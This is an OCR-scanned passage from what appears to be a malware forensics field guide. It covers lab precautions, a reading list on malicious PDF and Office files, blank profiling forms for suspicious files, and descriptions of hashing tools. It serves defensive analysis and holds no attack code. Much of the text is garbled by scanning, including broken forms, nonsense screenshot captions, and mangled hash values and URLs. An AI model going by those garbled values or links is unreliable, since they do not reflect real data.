✓ It is strongly encouraged to examine malicious code specimens in a predesigned and designated malicious code laboratory, which can even be a field deployable laptop computer. The lab system should be *revertible*, that is, using a virtualization or host-based software solution that allows the divital investigator to restore the state of the system to a designated baseline configuration.

The baseline configuration in which specimens are examined should be thoroughly documented and free from artifacts associated with other specimens, resulting in forensic unsoundness, false positives, and mistaken analytical conclusions.

Basing conclusions upon a file profile without additional context or correlation

© Do not make investigative conclusions without considering the totality of the evidence.

✓A file profile must be reviewed and considered in context with all of the digital and network-based evidence collected from the incident scene.

Navigating to malicious URLS and IP addresses

S Exercise caution and discretion in visiting URLs and IP addresses embedded in, or associated with, a target malware specimen.

These resources might be an early warning and indicator capability employed by the attacker to notify him/her that the malware is being examined.

✓Logs from the servers hosting these resources are of great investigative value (i.e., other compromised sites, visits from the attacker[s], etc.) to law enforcement, Computer Emergency Response Teams (CERTs), and other professionals seeking to remediate the malicious activity and identify the attacker(s). Visits by those independently researching the malware will leave network impression evidence in the logs.

Selected Readings

Papers

- Blonce A, Filiol E. Portable Document File (PDF) Security Analysis and Mahware Threats 2008;In: http://www.blackhat.com/presentations/bh-europe-08/Filiol/Presentation/bh-eu-08/Filiol.pdf; 2008.
- Boldewin F. Analyzing MS Office Malware with OfficeMalScanner 2009;In: <u>http://www.reconstructer.org/papers/Analyzing%20MSOffice%20malware%20with%200ffi</u> ; 2009.
- Boldewin F. New Advances in MS Office Malware Analysis 2008;In: http://www.reconstructer.org/papers/New%20advances%20in%20Ms%20Office%20malwa ; 2008.
- Dan B. Methods for Understanding and Analyzing Targeted Attacks with Office Documents 2008; In: http://www.blackhat.com/presentations/bh-jp-08/bhjp-08-Dang/BlackHat-Japan-08-Dang-Office-Attacks.pdf; 2008.
- Raynal F, Delugré G, Aurnaitre D. Malicious PDF Origamis Strike Back 2010; In: <u>www.security-</u> labs.org/fred/docs/hack.hu09-origamis-strikeback.pdf; 2010.
- Raynal F, Delugré G. Malicious Origami in PDF 00E9;, 2008; In: <u>www.security-</u> labs.org/fred/docs/pacsec08/pacsec08-fr-gd-full.pdf; 00E9;, 2008.
- Stevens D. Malicious PDF Documents Explained. *IEEE* Security & Privacy Magazine. 2011;Vol. 9.
- Stevens, D. (2010). Malicious PDF Analysis E-book. In the Proceedings of BruCON, 2010, http://didierstevens.com/files/data/malicious-pdfanalysis-ebook.zip.
- Stevens D. Malicious PDF Documents. ISSA Journal 2010;In: https://www.issa.org/Library/Journals/2010/July/Stevens-

Malicious%20PDF%20Documents.pdf; 2010.

- Stevens D. Stepping Through a Malicious PDF Document. HITB Magazine 2010;lin: http://magazine.hitb.org/issues/HITB-Ezine-Issue-004.pdf; 2010.
- Stevens D. Anatomy of Malicious PDF Documents. HAKIN9 IT Security Magazine 2009.
- Tzermias Z, et al. Combining Static and Dynamic Analysis for the Detection of Malicious Documents 2011.

Online Resources

- Holz T. Analyzing Malicious PDF Files 2009;In: http://honeyblog.org/archives/12-Analyzing-Malicious-PDF-Files.html; 2009.
- Selvaraj K, Gutierres NF. The Rise of PDF Malware 2010;In: http://www.symantec.com/connect/blogs/rise-pdfmalware; 2010;In: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/thu

; 2010.

- Zdrnja B. Sophisticated, Targeted Malicious PDF Documents Exploiting CVE-2009-4324 2010;In: <u>http://isc.sans.edu/diary.html?storyid=7867</u>; 2010.
- Zeltser L. Analyzing Malicious Documents Cheat Sheet 2010; In: http://zeltser.com/reversemalware/analyzing-malicious-documents.html; 2010; In: http://zeltser.com/reversemalware/analyzing-malicious-document-files.pdf; 2010.

Technical Specifications

Microsoft Office File Formats:

http://msdn.microsoft.com/en-us/library/cc313118.aspx Microsoft Office File Format Documents: http://msdn.microsoft.com/en-us/library/cc313105.aspx Microsoft Office Binary (doc, xls, ppt) File Formats: http://www.microsoft.com/interop/docs/office/binaryformats.mspx Microsoft Compound Binary File Format: http://msdn.microsoft.com/en-

us/library/dd942138%28PRO1.13%29.aspx http://download.microsoft.com/download/a/e/6/ae6e4142aa58-45c6-8dcf-a657e5900cd3/%5BMS-CFB%5D.pdf Microsoft Word (.doc) Binary File Format: http://msdn.microsoff.com/en-us/library/cc313153.aspx http://download.microsoff.com/download/2/4/8/24862317-78F0-4C4B-B355-C7B2C1D997DB/%5BMS-DOC%5D.pdf http://download.microsoft.com/download/5/0/1/501ED102-E53F-4CE0-AA6B-B0F93629DDC6/Word97-2007BinaryFileFormat(doc)Specification.pdf Microsoft PowerPoint (.ppt) Binary File Format: http://msdn.microsoff.com/en-us/library/cc313106.aspx http://download.microsoff.com/download/2/4/8/24862317-78F0-4C4B-B355-C7B2C1D997DB/%5BMS-PPT%5D.pdf http://download.microsoft.com/download/5/0/1/501ED102-E53F-4CE0-AA6B-B0F93629DDC6/PowerPoint97-2007BinaryFileFormat(ppt)Specification.pdf Microsoft Excel (.xls) Binary File Format: http://msdn.microsoft.com/en-us/library/cc313154.aspx http://download.microsoft.com/download/2/4/8/24862317-78F0-4C4B-B355-C7B2C1D997DB/%5BMS-XLS%5D.pdf http://download.microsoft.com/download/5/0/1/501ED102-E53F-4CE0-AA6B-B0F93629DDC6/Excel97-2007BinaryFileFormat(xls)Specification.pdf Portable Document Format (PDF):

http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/pdf/pdfs/PDF32000_

	File Profilir	ng Notes: Suspicious File
Case Number:		Date/Time:
Investigator:		
File Identifiers		
Source from which fi	le was acquired:	Date acquired:
File Name:	Size:	DMD5:
	0.000	OSHA1:
		Given File Similarity Index (FSI) matches:
		Generation File Identified in Online Hash Repository(s):

File Type:		File Appearance:	File Content Visualization:
Executable F OPortable Executab ODLL OSCR OOCX OOther			
-			
□VirusTotal □VirScan	Identified as Malicious? OYes ONo Identified as Malicious? OYes ONo	Wepawet	Identified as Malicious? OYes: ONo Identified as Malicious? OYes: ONo
□Jotti □Metascan □MalFease	Identified as Malicious? OYes ONo Identified as Malicious? OYes ONo Identified as Malicious? OYes ONo	URLVoid VirusTotal	Identified as Malicious? OYes ONo Identified as Malicious? OYes ONo Identified as Malicious? OYes ONo Identified as Malicious? OYes ONo
Common Vulne 1) CVE-	rability and Exposures (CVE) iden - : Description:	tified:	
1) CVE- 2) CVE- 3) CVE- 4) CVE-	Description: Description: Description: Description: Description:		

Strings						
Domain Name(s)	IP Addresses	E-mail Addresses	Nickname(s)/ Identifier(s)	Program Command(s)	Registry Reference(s)	Other:
File Dep	endencies					
Dynamic ODepend	y linked cally linked lencies identified:	OYes C	No			
Dynam	uc Link Library (.	dll) Name	Purpose	A	ssociated API R	eference
				-		
_						

-	-	
ymbolic References		
Symbols are present		
	OYes ONo Purpose	Associated API Reference
Symbols are present OSymbols identified: Symbol Name	OYes ONo Purpose	Associated API Reference
		Associated API Reference
Symbols are present OSymbols adentified: Symbol Name		Associated API Reference

Metadata

Author/Creator:	File Version Number:	
Creation Date:	Product Version Number:	
Modification Date:	Language Code:	
File Type:	Character Set:	
MIME Type:	File Description:	
Machine Type:	File Version:	
Compilation Time Stamp:	Internal Name:	
Programming Language:	Legal Copyright:	
Compiler:	Original Filename:	
Linker Version:	Product Name:	
Entry Point:	Product Version:	
Target OS Type:	Other:	

Notes:

File Obfuscation

Given File examined for obfuscation	OYes ONo
Given State File obfuscation detected	OYes ONo
Obfuscation Type:	
Signature:	
OCryptor Signature:	
OBinder	

Renovo (in BitBlaze)	Successfully Extracted OYes ONo	
Jsunpack	Successfully Extracted OYes ONo	
Jsunpack	Successfully Extracted OYes ONo	

Contrast Berning Contrast Cont	MERCER MAKEN	Fite Signature: Targa platformyocscor: Targa platfor
ditional Not	es:	

	File Profiling N	lotes:	Suspicious PL	DF File	
Case Number:			Date/Time:		
Investigator:					
File Identifiers					
Source from which file	was acquired:		Date acquired:		
File Name:	Size:		OMD5: OSHA1: OFile Similarity Index (FSI) matches:		
			File Identified in Online Hash Repository(s):		
Metadata of Value:			File Appearance:	File Content Visualization:	
Author: Create Date: Modify Date Keywords: Original Document Title:	Producer: Instance ID: Words: Characters: Pages: Security: Other:	_			
Anti-virus Signatures:			File Submitted to S		
Signature:	Vendor:		Norman BitBlaze JoeSecurity MalOffice Wepawet Vi.Check.ca	OYes ONo OYes ONo OYes ONo OYes ONo OYes ONo OYes ONo	
File Submitted to Onlin	e Virus Scanning En	gines:	File Submitted via	Online URL Scanners:	
□VirScan Identifie □Jotti Identifie	d as Malicious? OYes (d as Malicious? OYes (d as Malicious? OYes (d as Malicious? OYes (ONo ONo	Wepawet Ide AVG Ide URLVoid Ide VirusTotal Ide	ntified as Malicious? OYes ONo ntified as Malicious? OYes ONo	
Common Vulnerabilitie	s and Exposures (CV	E) iden	tified:		
1) CVE 2) CVE 3) CVE 4) CVE 5) CVE	: Description: : Description: : Description: : Description:				

Domain Name(s) IP E-mail Addresses Nickname(s)/ Identifier(s) Program Command(s) Registry Reference(s) Other

Indicator /AA	Number of Instances	Object Number
/Acroform		
/FlateDecode		
/JavaScript		
/JS		
/JBIG2Decode		
/Launch		-
/Names		
/Objstm		
/OpenAction		
/Page		
/RichMedia		
/URI		
	/Encrypt /FlateDecode /JavaScript /JS IG2Decode /Launch /Names /Objstm /OpenAction /Page /RichMedia	/Enerypt /FlateDecode /JavaScript /JS /JBG2Decode /Launch /Names /Objstm /OpenAction /Page /RichMedia

Object #:	
Object #:	
Object #:	
Object #:	
ONo	
Suspect/Malicious Script(s) Identified:	
Oyes	

Object #:	
Object #:	
ONo	
Embedded Shellcode Discovered:	
OYes	
Object #:	
ONo	
Maliatore Contesta	
Malicious Scripts	
Malicious Script Identified:	
OScript Type:	
OScript Extracted and Saved: OSaved Script Name:	OYes ONo
OSize:	
OMD5:	
OSHA1: OFile Similarity Index (FSI) Matches:	
OScript is obfuscated:	OYes ONo
<u> </u>	
OScript invokes embedded shellcode:	OYes ONe
0	
8	
OScript invokes network request for additional files:	OYes ONo
0	

Embedded Shelleode

bedded Shellcode Identified:			
Shellcode Extracted and Saved:	OYes ONo		
Saved shellcode name:			
Size:			
MDS:			
SHA1:			
File Similarity Index (FSI) Matches:			
Shellcode is obfuscated	OYes ONo		
0			
Embedded shellcode invokes other embedded files:	OYes ONo		
0			
0			
0			
Embedded shellcode invokes network request for ad	ditional files:	OYes ONo	
0			
0			
hedded Portable Executable (PE)			
	2000000000		
	OYes ONo		
MD5: SHAT			
	OYes ONo		

iles: OYes ONo
f

Case Number:				Date/Time:			
Investigator:			_	-			
File Identifiers							
Source from which fi	le was acqui	red:		Date	acquired:		
MS Office File Type:	8	Word	-	- 1	Excel		PowerPoint
MS Office File Format: OBinary Fo OOffice Op					OBinary Format OOffice Open XM		
File Name:	S	ize:	ON	1D5:			
				HA1:			
				ile Sin	ularity Inc	lex (FSI) n	atches:
			OF	ile Ide	ntified in (Online Has	h Repository(s):
			-				
Metadata of Value: Subject:		lit Time:		File /	Appearance	e: Fil	e Content Visualization
Keywords: Template: Last Modified By: Revision Number: Software: Language Code: Company:	Modify Pages: Words: Characte Security Other:	ers:	_				
Anti-virus Signatures			_			to Sandbo	xes:
Signature:		Vendor:					OYes ONo OYes ONo OYes ONo OYes ONo OYes ONo OYes ONo
File Submitted to On	line Virus Se	canning Eng	ines:	File S	Submitted	via Online	URL Scanners:
□VirScan Identi	fied as Maliciou	s? OYes 0 s? OYes 0 s? OYes 0	No		LVoid usTotal	Identified a Identified a Identified a Identified a	Malicious? OYes ONo Malicious? OYes ONo Malicious? OYes ONo Malicious? OYes ONo Malicious? OYes ONo Malicious? OYes ONo

1) CVE- - : Description:_

2)	CVE-	-	: Description:	
	CVE-	-	: Description:	
4)	CVE-	-	: Description:	
5)	CVE-		: Description:	

rings	20-53	12.65				
nain ne(s)	IP Addresses	E-mail Addresses	Nickname(s)/ Identifier(s)	Program Command(s)	Registry Reference(s)	Other:
iage						
ool use B code C		01	No:			
-			_			
			_			
Indica	tor		Number of Insta	inces Offset	t Number(s)	
aliciou	s Index					
aliciou		icoring	Index	é #ldenti	fied Scoring	
Inde	x s	icoring		i i i i i i i i i i i i i i i i i i i	fied Scoring 20	Malicious
Inde	x s cutables			utables		Malicious
Inde	x S cutables 2 e 1	0	Exec	utables	20	

OYes:	
Offset:	
Offset:	
Offset:	
Offset: ONo	
ON8	
Suspect/Malicious Script(s) Identified:	
OYes	
Offset:	
Offset:	
Offset:	
Offset:	
ONo	
Embedded Shellcode Discovered:	
OYes	
Offset:	
Offset:	
Offset:	
Offset:	
UNO	
Malicious Scripts	
Malicious Script Identified: O Script Type:	
Malicious Script Identified:	OYes ONo
Malicious Script Identified: O Script Type:	OYes ONo
Malicious Script Identified: O Script Type: O Script Extracted and Saved:	OYes ONo
Malicious Script Identified: O Script Type: O Script Extracted and Saved: O Saved Script Name:	OYes ONo
Malicious Script Identified: O Script Type: O Script Extracted and Saved: O Saved Script Name: O Size: O Size:	OYes ONo
Malicious Script Identified: O Script Type: O Script Extracted and Saved: O Saved Script Name: O Size: O Suce: O MDS:	OYes ONo
Malicious Script Identified: O Script Type: O Script Extracted and Saved: O Saved Script Name: O Sive O MDS: O MDS: O SIVA1:	OYes ONo
Malicious Script Identified: O Script Type: O Script Extracted and Saved: O Saved Script Name: O Sive O MDS: O MDS: O SIVA1:	OYes ONo OYes ONo
Malicious Script Identified: O Script Type: O Script Extracted and Saved: O Saved Script Name: O Slize: O MDS: O SIIA1: O File Similarity Index (FSI) Matches: O Script is obfuscated:	OYes ONo
Malicious Script Identified: O Script Type: O Script Extracted and Saved: O Saved Script Name: O Size: O Size: O Size: O SiA1: O File Similarity Index (FSI) Matches:	OYes ONo
Malicious Script Identified: Oscript Type: Oscript Extracted and Saved: Saved Script Rame: Size: Size: Size: SiXA1: OFile Similarity Index (FSI) Matches: Oscript is obfuscated:	OYes ONo
Malicious Script Identified: Oscript Type: Oscript Extracted and Saved: Saved Script Rame: Size: Size: Size: SiXA1: OFile Similarity Index (FSI) Matches: Oscript is obfuscated:	OYes ONo
Malicious Script Identified: Script Type: Script Extracted and Saved: Saved Script Name: Size:	0Yes 0No 0Yes 0No
Malicious Script Identified: Script Type: Script Extracted and Saved: Saved Script Name: Size: SMD5: SH1A: SH1A: Stript Similarity Index (FST) Matches: Script is obfuscated:	OYes ONo
Malicious Script Identified: Oscript Type: Oscript Extracted and Saved: Oscript Extracted and Saved: Ostropt Saved: Ostropt: Ostropt: Ostropt: Oscript is obfascated: Oscript is obfascated: Oscript invokes embedded shellcode: Oscript invokes embe	OYes ONo
Malicious Script Identified: Script Extracted and Saved: Sived Script Name: Size: SMD5: SHA1: Stript Name: Script is obfascated: C.C.C.C.C.C.C.C.C.C.C.C.C.C.C.C.C.C.C.	OYes ONo
Malicious Script Identified: Script Type: Script Extracted and Saved: Saved Script Extracted and Saved: Saved Script Extracted and Saved: Size:	0Yes 0No
Malicious Script Identified: Script Type: Script Extracted and Saved: Size:	OYes ONo
Malicious Script Identified: Script Type: Script Extracted and Saved: Sived Script Name: Size: SMD5: SHA1: Sile Similarity Index (FSI) Matches: Script invokes embedded shellcode: Script invokes network request for additional files:	0Yes 0No
Malicious Script Identified: Script Type: Script Extracted and Saved: Size:	0Yes 0No

Embedded Shelleode

Chellcode Shellcode Identified: OShellcode Extracted and Saved:

OYes ONo

OSize:		
OMD5:		
OSHA1:		
OFile Similarity Index (FSI) Matches:		
OShellcode is obfuscated:	OYes ONo	
D	10.000.0000	
0		
OEmbedded shellcode invokes other embedded file	s: OYes ONo	
0		
OEmbedded shellcode invokes network request for	additional files:	OYes ONo
0		
0		
0		
OEmbedded shellcode compiled into new executabl	a for further analysis	OVer ONe
New executable file name: Size:	e for further analysis.	Old OND
MD5:		
OSHA1:		
File Similarity Index (FSI) Matches:	1. COMP. 1. C. March	
GFurther analysis to be conducted on new ex	ecutable? OYes ON	 ["Ensure Cross Reference in Reports
mbedded Portable Executable (PE)		
mbedded Portable Executable (PE) Embedded Portable Executable File Identifi	100	
	100	
Embedded Portable Executable File Identif O PE File Extracted and Saved:	ied:	
Embedded Portable Executable File Identifi O PE File Extracted and Saved: O File Name:	ied:	1
Embedded Portable Executable File Identifi O PE File Extracted and Saved: O File Name: O Size:	ied:	1.
Embedded Portable Executable File Identifi O PE File Extracted and Saved: O File Name: O Size: O MDS:	ied:	1
Embedded Portable Executable File Identifi O PE File Extracted and Saved: O File Name: O Size: O MD5: O SHA1:	ied:	
Embedded Portable Executable File Identifi O PE File Extracted and Saved: O File Name: O Size: O MD5: O SHA1: O File Similarity Index (FSI) Matches:	ied: OYes ONo	1
Embedded Portable Executable File Identifi O PIF File Extracted and Saved: O File Name: O MDS: O Sitze: O MDS: O File Similarity Index (FSI) Matches: O File Similarity Index (FSI) Matches:	ied:	
Embedded Portable Executable File Identifi O File File Extracted and Saved: O File Name: O State: O State: O File Namilativity Index (FSI) Matches: O File Similativity Index (FSI) Matches: O	ied: OYes ONo	
Embedded Portable Executable File Identifi O PIF File Extracted and Saved: O File Name: O MDS: O Sitze: O MDS: O File Similarity Index (FSI) Matches: O File Similarity Index (FSI) Matches:	ied: OYes ONo	
Embedded Portable Executable File Identifi O File File Extracted and Saved: O File Name: O State: O State: O File Namilativity Index (FSI) Matches: O File Similativity Index (FSI) Matches: O	ied: OYes ONo	
Embedded Portable Executable File Identifi PE File Extracted and Saved: File Nume: PE Nume: PE Nume: PH file in obfuectable: PE file is obfuectable: PE file in obfuectable: PE file invokes other embedded files:	0Yes ONo OYes ONo	
Embedded Portable Executable File Identifi O PE File Starsteed and Saved: O File Nume: O State: O MDS: O File Similarity Index (FSI) Matches: O File Similarity Index (FSI) Matches: O File Similarity Index (FSI) Matches: O FIE file involves other embedded files:	0Yes ONo OYes ONo	
Embedded Portable Executable File Identifi Pfi: File Extracted and Saved: File Name: Site:	0Yes ONo OYes ONo	
Embedded Portable Executable File Identifi O PE File Extracted and Saved: State. State. State. State. D File Similarity Index (FSI) Matches: D File Similarity Index (FSI) Matches: D File Similarity Index (FSI) Matches: D File In obfice and the state. D File File In obfice and the state. D File File Internet State. D File File Internet State. D File File Internet State. D File Internet St	OYes ONo OYes ONo OYes ONo OYes ONo	
Embedded Portable Executable File Identifi Pfi: File Extracted and Saved: File Name: Site:	OYes ONo OYes ONo OYes ONo OYes ONo	es ONo
Embedded Portable Executable File Identifi O PE File Extrated and Saved: O File Nune: O State O MD2: O SIA1: O File Similarity Index (FSI) Matches: O File Similarity Index (FSI) Matches: O File file invokes other embedded files: O File file invokes other embedded files: O Embedded PE file invokes network request for a	OYes ONo OYes ONo OYes ONo OYes ONo	es ONo
Embedded Portable Executable File Identifi PIE File Extraced and Saved: File Nume: O HIS SIMA: SIMA: O FIE Similarity Index (FSI) Matches: O Embedded File Index (FSI) Matches	OYes ONo OYes ONo OYes ONo OYes ONo	es ONo
Embedded Portable Executable File Identifi O PE File Extrated and Saved: O File Nune: O State O MD2: O SIA1: O File Similarity Index (FSI) Matches: O File Similarity Index (FSI) Matches: O File file invokes other embedded files: O File file invokes other embedded files: O Embedded PE file invokes network request for a	ed: OYes ONo OYes ONo OYes ONo OYes ONo OYes ONo	es ONe
Embedded Portable Executable File Identifi O PE File Extracted and Saved: Site	ed: OYes ONo OYes ONo OYes ONo OYes ONo OYes ONo	es ONo
Embedded Portable Executable File Identifi O PE File Extracted and Saved: O File Name: O State: O MDS: O MDS: O PE: file is odfuscated: O Embedded FE: file invokes network request for i	ed: OYes ONo OYes ONo OYes ONo OYes ONo OYes ONo	es ONo
Embedded Portable Executable File Identifi O PE File Extracted and Saved: O File Name: O State: O MDS: O MDS: O PE: file is odfuscated: O Embedded FE: file invokes network request for i	OYes ONo OYes ONo OYes ONo OYes ONo OYes ONo Oyes ONo Additional files: OYes	

Case Number:			Date/Time:	
Investigator:				
File Identifiers				
Source from which fil	e was acquired:		Date acquired:	
File Name:	Size:		DMD5:	
	1246920		HAI:	
		01	'ile Similarity Index (FSI) matches:	
		-	ile Identified in Online Hash Repository(s):	

le Submitted to Sandboxes:
Norman OYes ONo BillBlare OYes ONo Anubis OYes ONo ThreadExpert BreakExpert Xandora OYes ONO Vaccourt Vaccourt Vaccourt Vaccourt Vaccourt Support Bestimuted VacCourt Bestimuted VacCourt Bestimuted Matching Oyes ONO Vaccourt Support Bestimuted Matching Oyes ONO Vaccourt Bestimuted Matching Oyes ONO Vaccourt Bestimuted Matching Oyes ONO Vaccourt Bestimuted Matching Oyes ONO
URLVoid Identified as Malicious? OYes ONo
VirusTotal Identified as Malicious? OYes ONo Identified as Malicious? OYes ONo
(s) Program Registry Other: (s) Command(s) Reference(s)
_

□ Target CHM File Decompiled: □ Target CHM File Element Parsing & In	OYes ONo ventory:
(1) OFile name:	(2) OFile name:
OSize:	OSize:
OMD5:	OMD5:
OSHA1:	OSHA1:
OFile Similarity Index (FSI) Matches:	OFile Similarity Index (FSI) Matches:
OFile is obfuscated: OYes ONo	OFile is obfuscated: OYes ONo
	0
0	-

OFile Similarity Index (FSI) Matches: OFile is obfuscated: OYes ONo	OFile Similarity Index (FSI) Matches: OFile is obfuscated: OYes ONo
0	OFile is obfuscated: OYes ONo
0	D
	0
5) OFile name:	(6) OFile name:
OSize:	OSize:
OMD5:	OMD5:
OSHA1:	OSHA1:
OFile Similarity Index (FSI)	OFile Similarity Index (FSI) Matches:
Matches: OFile is obfuscated: OYes ONo	OFile is obfuscated: OYes ONo
0	0
Identified Suspicious Elements/Indicators of	of Malice
(1) OFile type:	(2) OFile type:
OFile name:	OFile name:
OSize:	OSize:
OMD5:	OMD5:
OSHAI:	OSHA1:
OFile Similarity Index (FSI)	OFile Similarity Index (FSI)
Matches: OProbative value/indicator of malice:	Matches: OProbative value/indicator of malice:
(3) OFile type:	(4) OFile type:
OFile name:	OFile name:
OSize:	OSize:
OMD5:	OMD5:
OSHA1:	OSHA1:
OFile Similarity Index (FSI)	OFile Similarity Index (FSI)
Matches: OProbative value/indicator of malice:	Matches: OProbative value/indicator of malice:
	(0.05)
(5) OFile type: OFile name:	(6) OFile type: OFile name:
OSize:	OSize:
OMD5:	OMD5:
OSHA1:	OSHA1:
OFile Similarity Index (FSI)	OFile Similarity Index (FSI)
Matches:	Matches:
OProbative value/indicator of malice:	OProbative value/indicator of malice:

• OFile name: OObfuscation Type: ____

OFile name: OObfuscation Type:		
• OFile name: OObfuscation Type:		
OFile name: OObfuscation Type:		
Obfuscation Defeated	OYes ONo	
□Results of De-obfuscation		
•		
0		
6		
•		

Ether	Successfully Extracted OYes ONo
Renovo (in BitBlaze)	Successfully Extracted OYes ONo
Jsunpack	Successfully Extracted OYes ONo
:	
dded Portable Execut	
dded Portable Execut	able rife(s):
oedded Portable Execut	able File Identified:
edded Portable Executa File Extracted and Saved:	
bedded Portable Execut: E File Extracted and Saved: le Name:	able File Identified:
bedded Portable Execut E File Extracted and Saved: le Name: ze: IDS:	able File Identified:
bedded Portable Execut: E File Extracted and Saved: le Name: ze:	able File Identified:
bedded Portable Execut: File Extracted and Saved: le Name: ze: D5: HA1: le Similarity Index (FSI) Mi	able File Identified: OYes ONo
bedded Portable Execut: 3 File Extracted and Saved: le Name: ze: D5: J5: I4A1: le Similarity Index (FSI) Ma 5 file is obfuscated:	able File Identified: OYes ONo
eedded Portable Execut: E File Extracted and Saved: le Name: ze: D5: 14.1: le Similarity Index (FSI) M: E file is obfuscated:	able File Identified: OYes ONo
Dedded Portable Execut: File Extracted and Saved: le Name: re: D5: 1A1: le Similarity Index (FSI) Ma if le is obfuscated:	able File Identified: OYes ONo atches: OYes ONo
eedded Portable Execut: File Extracted and Saved: le Name: ze: D5: JA1: le Similarity Index (FSI) M2 file is obfuscated: lile invokes other embeddi	able File Identified: OYes ONo atches: OYes ONo
edded Portable Execut: File Extracted and Saved: le Name: ze: D5: D4: A1: 6 file is obfuscated: file invokes other embedde	able File Identified: OYes ONo atches: OYes ONo
eedded Portable Execut: File Extracted and Saved: le Name; DS: TA1: ta1: ta1: ta1: ta1: ta1: ta1: ta1: ta	able File Identified: OYes ONo atches: OYes ONo
bedded Portable Executi E File Extracted and Saved: le Name: exe: DS: Ide is obfuscated: Ide is obfuscated: Ide is obfuscated: Ide is not solve and the solve and the solve Ide is not solve and the solve and the solve Ide is not solve and the solve and the solve Ide is not solve and the solve and the solve and the solve Ide is not solve and the solve and the solve and the solve Ide is not solve and the sol	able File Identified: OYes ONo atches: oYes ONo ed files: OYes ONo
tedded Portable Execut Frile Extracted and Saved: le Name: 76: DS: DS: Sile is obfuscated: 5: 6: file is obfuscated: 5: 5: file invokes other embedded 0: 1	able File Identified: OYes ONo atches: oYes ONo ed files: OYes ONo twork request for additional files: OYes ONo
bedded Portable Execut: E File Extracted and Saved: Ie Name: 2025: Ide is obluscated: Ende is obluscated: Ende is obluscated: Ende invokes other embedde	able File Identified: OYes ONo atches: oYes ONo ed files: OYes ONo

OPE File Extracted and Saved:		OYes ONo
OFile Name:		
OSize:		
OMD5:		
OSHA1:		
OFile Similarity Index (FSI) Matches:		
OPE file is obfuscated:		OYes ONo
0		
0		
OPE file invokes other embedded files:	OYes (ONo
•		
0		
0		
OEmbedded PE file invokes network requ	est for addit	ional files: OYes ONo
0		
0		
Full file anofile newformed on PF file meetin	an after est	traction from obfuscation code [on separate F
ofiling Notes: Suspicious File forml: OYes C		a action from obruscation code fon separate 77

***** Malware Forensic Tool Box

File Identification and Profiling Tools

Command-Line Hashing Utilities

Name: Microsoft File Checksum Integrity Verifier (FCIV)

Page Reference: 244

Author/Distributor: Microsoft

Available From: http://www.microsoft.com/downloads/en/details.aspx?FamilyID=B3C93558-31B7-47E2-A663-7365C1686C08&displaylang=en

Description: FCIV is a flexible command-line utility allowing the digital investigator to a single file or recursively scan a directory for either MD5 or SHA1 hash values of target files. FCIV also enables the user to limit hashing to specific types of files.

Switch	Function
-add <fileldir></fileldir>	Compute hash and send to output (default screen)
-r	Recursive
-type	Conducts hashing for specific file types; ex: -type *.exe
-exec file	List of directories that should not be computed
-wp	Without full path name (default store full path)
-md5	Specifies to use md5 hashing
-shal	Specifies to use shal hashing

Name: GNU Core Utilities	
Page Reference: 244	
Author/Distributor: GNU Project	
Available From: http://gnuwin32.sourceforge.net/packages/cor eutils.htm;	

http://sourceforge.net/projects/gnuwin32/files/coreutils/

Description: The GNU core utilities for Windows is a collection of basic file, shell, and text manipulation utilities, which closely comport with the GNU utilities for *nix systems; included in this suite of utilities are CLI udSum and shal sum tools.

GUI Hashing Utilities

Name: Hash Quick

Page Reference: 244

Author/Distributor: Ted Lindsey

Available From: http://www.lindseysystems.com/contact.php

Description: A light weight utility with a clean interface, Hash Quick provides for drag-and-drop hashing of files and folders using either the MDS or SHA1 cryptographic algorithym. Further, Hash Quick allows the digital investigator to quickly conduct batch and recursive hashing—functionality particularly helpful when examining or comparing multiples files, directories, or subdirectories.

Drag Files/Folders to Hash Below:		MDA	
File Name	Size (bytes)	MDS	
indata.eve drg.exe bec.exe	114671 974705 165376	966772850-6050318-0007365747 61188220642638989899690884300 2820479909174202053849821746648 2820479909174202053849821746648	

Name: WinMD5

Page Reference: 244

Author/Distributor: Edwin Olson

Available From: http://www.blisstonia.com/software/WinMD5/

Description: WinMD5 is a robust and flexible GUI-based MD5 hashing utility, allowing for both dragand-drop hashing of target files and folders and hash value comparison (requires the installation of the Microsoft. NET framework on the analysis system).

Path	Bach	Pyter .	PLATINE
aall.rer mall.ere mall.ore	El cast PHLE tapé sa Mar De La PERTENS (a) PERTENSI Cast PHLE (PHLE PHLE PHLE PHLE PERTENSI (PERTENSI) Fault (PERTENSI)	64154 64560 127192	Shikson Shikson Shikson

Name: MD5Summer

Page Reference: 244

Author/Distributor: Luke Pascoe

Available From: http://www.md5summer.org/

Description: MD5summer enables the digital investigator to select a file or folder and generate MD5 hash values for the contents of each respective file.

File		m-5 Hash
Sall.ers Sall.ers Sall.ers Sall.ers		Br7016a50992b679e08fa7fd9771a32a Gb279196642214f81a872e52b59e4c1b 81b65abf22341626b29753b79e327fb8 cb641215aec970404580462b4662553b
Unprocessed Unprocessed OK / Done Processing Enor (0 so far) OSec	Batch (4 of 4) File Save	File Information Pelits C:\Documents and Settingst Name malk em malk em Doce 0.72:Xb

Name: HashOnClick

Page Reference: 244

Author/Distributor: 2BrightSparks

Available From: http://www.2brightsparks.com/onclick/hoc.html

Description: HashOnClick provides hash calculation through Windows Explorer shell extensions upon right-clicking a target file and offers the additional choices of calculating a hash value with the MD5. SHA1, or CRC32 algorithms.

4 M05	X
68278196042214F816872E52839E4C18	nal2.exe
No matching hash values were found in the clipboard. Total run-finer 0.033 seconds	8
O Seve to lie	Capro debaard

Name: Graphical MD5st	ım
Page Reference: 244	
Author/Distributor: Toast44	2
Available From: http://www	.toast442.org/md5/
Description: Graphical MD5	sum is a relatively lightweight and intuitive MD5 GUI hashing tool that

provider for multiple file dese, and door functionality. Paralle can be quickly and early cooled and parted

wit Toust44	2.erg MDS GUI		X
OK.	Dealist C Deck Files @ Gener	#e Deckourse	
To Cipboard	SereAc		
Fierane	Actual Orecksian	File Decknam	T
• nal.exe	%70166508336678e0dia765771a32a	567015450832667940314714328	-
O nailess O nailess	06-0715ac/87040/58044554647536 9949-02120-0423753673627548	1860715ac070050463662558 8542a62336-04:2975879-32768	
O tal est	02707964821301638257538-0832768 (b270796482214014072452b39461b	B2271196362214014029753079632708 B2271196362214011407295253944c15	

Name: Malcode Analyst Pack (MAP)

Page Reference: 244

Author/Distributor: iDefense

Available From: http://labs.idefense.com/software/malcode.php#more_malcode+analysis+pack

Description: The MAP, a series of tools developed by iDefense Labs (owned by VeriSign, Inc.) to assist investigators with both static and dynamic malware analysis, provides a simple, clean MDS hash calculation utility that offers hash calculation through Windows Explorer shell extensions upon rightclicking a target file.

S File Hash	×
